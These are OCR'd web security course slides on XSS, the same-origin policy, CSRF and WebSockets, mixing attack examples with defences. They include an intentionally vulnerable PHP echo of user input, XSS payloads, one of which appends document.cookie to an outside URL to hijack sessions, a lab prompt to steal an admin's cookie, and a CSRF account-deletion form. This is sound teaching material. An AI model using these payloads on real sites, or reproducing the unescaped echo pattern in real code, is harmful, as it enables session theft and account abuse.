
Imagine if attackers obtained your AWS admin keys!



Copyright © 2021 Mohammed Aldoub (Voulnet)

!! NOTE !!

- **Terminate the EC2 instances you might have just created in the SSRF labs!**



Original art author: https://hannahhillam.com/
Original image: https://www.buzzfeed.com/maritsapatrinos/conversations-you-have-with-your-own-brain
Modified Image source: https://www.reddit.com/r/ProgrammerHumor/comments/a8ru8v/better_turn_off_aws_before_you_get_a_huge_bill/

Copyright © 2021 Mohammed Aldoub (Voulnet)

CROSS SITE SCRIPTING (XSS)

- XSS is one of the most dangerous and popular attacks, where users instead of servers are targeted.
- In an XSS attack, an attacker runs evil scripts on the user's browser, through a vulnerable website.
- It can be used to steal cookies, accounts, install malware, deface websites and many more uses.

Copyright © 2021 Mohammed Aldoub (Voulnet)

CROSS SITE SCRIPTING (XSS)

- XSS IS VERY EASY TO INTRODUCE BY IGNORANT DEVELOPERS, EXAMPLE:

```
<?php
echo "Results for: " . $_GET["query"];
?>
```

- IT'S OKAY IF THE SEARCH QUERY WAS CAR, BUT WHAT IF THE ATTACKER ENTERED…

<SCRIPT>ALERT(DOCUMENT.COOKIE)</SCRIPT>

Copyright © 2021 Mohammed Aldoub (Voulnet)

Cross Site Scripting - Examples


```php
<?php
echo "Results for: ".$_GET["query"];
?>
```

Input	Result
query=Cars	Results for: Cars
query: **Cars** **Red**	Results for: Cars **Red**
query: **Cars** 	Results for: Cars

Copyright © 2021 Mohammed Aldoub (Voulnet)

Cross Site Scripting - Verification


```php
<?php
echo "Results for: ".$_GET["query"];
?>
```

Input	Result
query=**Cars** `<script>alert('Hacked')</script>`	

Copyright © 2021 Mohammed Aldoub (Voulnet)

Cross Site Scripting – Exploitation – Session Hijack

```php
<?php
echo "Results for: ".$_GET["query"];
?>
```

Input	Result
query=**Cars** `<script>window.location="https://google.com?q="+document.cookie;</script>`	

Copyright © 2021 Mohammed Aldoub (Voulnet)


LAB52: XSS EXPLOITATION

- Be logged in as admin
- Hint: An XSS vulnerability exists in: http://localhost/check_tasks/

Play with this vulnerability.

Try to pop a Javascript Alert.

Try to steal the user's cookie!



Copyright © 2021 Mohammed Aldoub (Voulnet)

XSS CONTEXTS

There are different contexts in the browser. Each can be exploited differently by XSS, and can be defended differently.

HTML context: Where attackers insert HTML tags and code directly.

HTML attribute context: Where attackers break out of attributes to insert content, or insert content inside the attribute directly (like changing an onclick handler)

Javascript context: Where an attacker must break out of Javascript variables or strings and add their own JS code directly.

CSS Context: Where an attacker can inject css code, and can use CSS expressions to execute code.

Copyright © 2021 Mohammed Aldoub (Voulnet)

CROSS SITE SCRIPTING (XSS)

- HTML output should always be encoded or escaped to ensure that user input cannot execute code.
- For example, Django and Jinja templating engines provide autoescaping.
- For extra XSS protections, use html5lib or Markdown can be used.

Copyright © 2021 Mohammed Aldoub (Voulnet)

XSS IN THE API WORLD

- The usual advice to protect against XSS is to encode the output, for example encode it such as it's not possible to break out of HTML tags or variables.
  - Encode Quotes " into "
  - Encode single quote ' into '
  - Encode < and > into < and >
- These are good protections, but what if the output needed to be a JSON object that is supposed to be parsed by the calling Javascript code?
- It means we shouldn't encode to HTML here!

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

WHEN ENCODING ISN'T DESIRED

- When the response is needed verbatim for client side JSON processing, there are rules that can help us here:

- Always use the correct content type, so that the browser knows how to safely handle data:
  - These headers tell the browser to treat the response as JSON and not anything

```
Content-Type: application/json
X-Content-Type-Options: nosniff
```

- Another solution would be to encode the content server-side in HTML encoding,
- Then put it in a block of code,
- Then read it and parse it in JS
- Using JSON.parse

```
<div id="unsafe_data" style="display: none">
  {{UserData}}</div>

var safeData = JSON.parse(document.getElementById('unsafe_data'));
```

References and Resources

- https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.md
- https://github.com/html5lib/html5lib-python
- https://jwt.io/introduction/
- https://developer.wordpress.com/docs/rest-api-javascript/

Copyright © 2021 Mohammed Aldoub (Voulnet)


HTTP SECURITY FEATURES

- The HTTP protocol provides many security features:
  - Security headers in HTTP requests and responses.
  - Expected secure behavior by servers.
  - Expected secure behavior by well-behaving clients (browsers)

- The main security features in browsers is: The same Origin Policy
- What is the Same Origin Policy (SOP)?

Copyright © 2021 Mohammed Aldoub (Voulnet)

Same Origin Policy – In Browsers



Copyright © 2021 Mohammed Aldoub (Voulnet)

SAME ORIGIN POLICY

- The policy in browsers that prevents any opened website from accessing the data from another website.

- Suppose you are browsing your bank web application, and at the same time, you are browsing someone's blog or website.
- Should the blog or 3rd party website be able to make requests (javascript or otherwise) to read data from your bank website, using your session?

- Of course not! That's why browsers by default only allow reading data from the same-origin! A page on example.com can ready from example.com but not from example.org

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

WHAT IS A SAME ORIGIN?

A browser considers two pages to be of the same origin when:

- They have the same protocol (http, https)
- The same port number (80,8080,443,8443)
- The same hostname (example.com, www.example.com, example.org

Full URL	Protocol	Port	Host	Result
https://www.example.com	https	443	www.example.com	**Same origin!**
https://www.example.com/xyz/one?x=a	https	443	www.example.com	

Full URL	Protocol	Port	Host	Result
https://example.com	https	443	example.com	**Different origin!**
https://www.example.com	https	443	www.example.com	

SAME ORIGIN EXERCISE

- ANSWER THESE, REALLY QUICKLY!

Full URL	Protocol	Port	Host	Result
http://www.example.org			www.example.com	
https://www.example.com/xyz/one?x=a			www.example.com	

Full URL	Protocol	Port	Host	Result
https://example.com/xyz			example.com	
https://www.example.com:443/xyz			www.example.com	

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOP LIVE DEMO

- Go to any website, and open the developer tools, then try to make HTTP requests to other domains and to the same domain.
- What does the browser tell you?

- Open stackoverflow.com, then in developer tools try these JS commands:

```
fetch('https://gmail.com').then(console.log)
fetch('https://stackoverflow.com').then(console.log)
fetch('https://www.stackoverflow.com').then(console.log)
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

https://stackoverflow.com/questions/14248296/making-http-requests-using-chrome-developer-tools/14248427

stackoverflow Search...

Home

PUBLIC

Stack Overflow

Love remote work?
Find it on a new kind of career site
stackoverflow JOBS
Get started

Inspector | Console | Debugger | Style Editor | Performance | Memory | Network | Storage | Accessibility

Filter output

```
fetch('https://gmail.com').then(console.log)
Promise { <state>: "pending" }
Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at https://gmail.com/. (Reason: CORS header 'Access-Control-Allow-Origin' missing). [Learn Mor
Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at https://gmail.com/. (Reason: CORS request did not succeed). [Learn More]
TypeError: NetworkError when attempting to fetch resource.
fetch('https://stackoverflow.com').then(console.log)
Promise { <state>: "pending" }
Response { type: "basic", url: "https://stackoverflow.com/", redirected: false, status: 200, ok: true, statusText: "OK", headers: Headers, body: ReadableStream, bodyUsed: false }
fetch('https://www.stackoverflow.com').then(console.log)
Promise { <state>: "pending" }
Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at https://www.stackoverflow.com/. (Reason: CORS header 'Access-Control-Allow-Origin' missing)
Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at https://www.stackoverflow.com/. (Reason: CORS request did not succeed). [Learn More]
TypeError: NetworkError when attempting to fetch resource.
```


SOP In action!

Origin is: https://stackoverflow.com

Copyright © 2021 Mohammed Aldoub (Voulnet)

https://Gmail.com -> Wrong origin!
https://stackoverflow.com -> Correct origin!
https://www.stackoverflow.com -> Wrong origin!

CROSS SITE REQUEST FORGERY (CSRF)

- CSRF is an attack where an attacker can force users of a website to perform actions without their permission.
- If a user is logged into website A, an attacker can let a user visit website B, which will perform actions on website A on behalf of the user.
- This happens because the forms in website A are not protected against CSRF.
- Basically CSRF means evil websites can let users of other websites perform actions without user permission.

Copyright © 2021 Mohammed Aldoub (Voulnet)

CROSS SITE REQUEST FORGERY (CSRF)

- Example: A form in website A allows a logged in user to delete his account. If there is no CSRF protection, website B can force visitors to delete their account on website A.

- Example: Suppose website B has this HTML form in its code. What happens if a user of website A visits B?

```
<form action="http://websiteA.com/deleteMyAccount.php"
      method="post" ></form>
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

CROSS SITE REQUEST FORGERY (CSRF)

- The effects of CSRF is that attackers can make users perform ANY action on the vulnerable website.
- CSRF protections are needed for all POST,PUT,DELETE requests (according to RFC2616).
- CSRF tokens are a good defense, here's a sample protected form:

```
<form action="/deleteMyAccount.php" method="post" >
<input type='hidden' name='csrfmiddlewaretoken'
       value='Aes4YiAfBQwCS8d4T1ngDAa6jJQiYDFs' />
</form>
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

CROSS SITE REQUEST FORGERY (CSRF) ON REST

- When using REST APIs, many developers wrongly assume that REST APIs are immune from CSRF because they are stateless.

- However, REST APIs can be more stateful than we think, and can be easy to attack with CSRF under the following situations:
  - If the REST api uses authentication in cookies, Basic auth, NTLM or any automatic sessions handled by the browser.
  - If the REST API uses the same domain as the website.
  - Or if the REST API uses a domain allowed in the session cookie.
    - E.g. if the session cookie is for .example.com and the API uses api.example.com

Copyright © 2021 Mohammed Aldoub (Voulnet)

CROSS SITE REQUEST FORGERY (CSRF) ON REST

- For example: We have a website www.example.com, which uses session authentication, and an API at www.example.com/api/
- What If we issue a CSRF attack on the API functions from the browser?

```
<form action="http://example.com/api/deleteMyAccount/"
      method="post" ></form>
```

In this form, the cookies stored with example.com will be sent, authenticating the REST API call.

Copyright © 2021 Mohammed Aldoub (Voulnet)

WebSockets

Web Sockets: Two-way asynchronous web traffic between browser and server.


Copyright © 2021 Mohammed Aldoub (Voulnet)

WebSockets

Old way:

Keep asking server for updates.

Usually over AJAX.



